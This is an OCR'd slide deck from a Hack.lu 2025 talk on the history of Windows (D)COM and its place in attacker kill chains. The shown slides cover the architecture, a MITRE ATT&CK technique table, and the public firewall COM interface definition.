[24/10/2025]

https://tinyurl.com/hackludcom

(D)COM Turns 30: Revisiting a Legacy Interface in the Modern Threatscape

Julien BEDEL

Orange Cyberdefense

HACK.LU 2025 BREAK. BUILD. SHARE.

https://tinyurl.com/hackludcom


whoami

> Julien Bedel (@d3lb3_)

> French Pentester / Red Teamer @OrangeCyberFR

> Previous research on industrial protocols, password managers, malware development..

Happy Birthday!



Object Architecture


Dealing with the Unknown

- or -

Last Revision: December 1988

Tony Williams
Microsoft Applications Division
Last Revision: December 1988

https://docs.google.com/document/d/1_c8gkZ4ah4kcdO2puYaG53bfyyYzkFqhLwJutOgP5ME



Microsoft Releases Beta Version of DCOM for Windows 95

Microsoft Source

REDMOND, Wash., Sept. 18, 1996 — This week, Microsoft Corp. made available the beta version of Distributed Component Object Model (DCOM) for the Windows® 95 operating system. DCOM, a key capability of ActiveX

REDMOND, Wash., Sept. 18, 1996

DCOM is simply
"COM with a longer wire,"
an object protocol that enables ActiveX components to communicate directly with each other across a network. DCOM is language-neutral, so any language, including Java
™
, that produces ActiveX components can also produce DCOM applications. DCOM will be available on UNIX and other operating systems through Software AG and Digital Equipment Corp., and through an open standards process that is under way.


https://news.microsoft.com/source/1996/09/18/microsoft-releases-beta-version-of-dcom-for-windows-95

Never Been More Timely

Agenda

"Demystify (D)COM and illustrate how this component can be used in every stages of a cyber kill chain"

COM Through the Kill Chain




TA0002 Execution	TA0003 Persistence	TA0004 Privilege Escalation	TA0005 Defense Evasion	TA0008 Lateral Movement
4 techniques	3 techniques	5 techniques	11 techniques	1 techniques
T1059 Command and Scripting Interpreter (0/7)	T1574 Hijack Execution Flow (0/10)	T1548 Abuse Elevation Control Mechanism (0/1)	T1548 Abuse Elevation Control Mechanism (0/1)	T1021 Remote Services (0/5)
T1559 Inter-Process Communication (0/2)	T1112 Modify Registry	T1134 Access Token Manipulation (0/5)	T1134 Access Token Manipulation (0/5)	
T1053 Scheduled Task/Job (0/2)	T1053 Scheduled Task/Job (0/2)	T1574 Hijack Execution Flow (0/10)	T1211 Exploitation for Defense Evasion	
T1047 Windows Management Instrumentation		T1055 Process Injection (0/9)	T1222 File and Directory Permissions Modification (0/1)	
		T1053 Scheduled Task/Job (0/2)	T1574 Hijack Execution Flow (0/10)	
			T1656 Impersonation	
			T1070 Indicator Removal (0/9)	
			T1202 Indirect Command Execution	

Component Object Model


Use Case

Hi! I would like to list Windows firewall rules. How do I do that?

Easy, I expose everything you need through COM interfaces!




Breaking Down a COM Object



https://github.com/tyranid/OleViewDotNet

Interfaces


Interfaces:
Refresh
Name
IID
Methods
VTable Offset
IDispatch
00020400-0000-0000-C000-000000000046
7
FirewallAPI.dll+0x52060
INetFwPolicy2
98325047-C671-4174-8D81-DEFCD3F03186
3
FirewallAPI.dll+0x52060
IUnknown
00000000-0000-0000-C000-000000000046
3
FirewallAPI.dll+0x52060


Interfaces

```
1  [Guid("98325047-c671-4174-8d81-defcd3f03186")]
2  interface INetFwPolicy2
3  {
4      /* Methods */
5      void EnableRuleGroup(int profileTypesBitmask, string group, bool enable);
6      bool IsRuleGroupEnabled(int profileTypesBitmask, string group);
7      void RestoreLocalFirewallDefaults();
8      /* Properties */
9      int CurrentProfileTypes { get; }
10     bool FirewallEnabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
11     object ExcludedInterfaces(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
12     bool BlockAllInboundTraffic(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
13     bool NotificationsDisabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
14     bool UnicastResponsesToMulticastBroadcastDisabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
15     INetFwRules Rules { get; }
16     INetFwServiceRestriction ServiceRestriction { get; }
17     NET_FW_ACTION_ DefaultInboundAction(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
18     NET_FW_ACTION_ DefaultOutboundAction(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
19     bool IsRuleGroupCurrentlyEnabled(string group) { get; }
20     NET_FW_MODIFY_STATE_ LocalPolicyModifyState { get; }
21 }
```


Use Case

And how is all this stored in Windows?

Like everything else...



COM Object Registration



Use Case

I have everything I need!

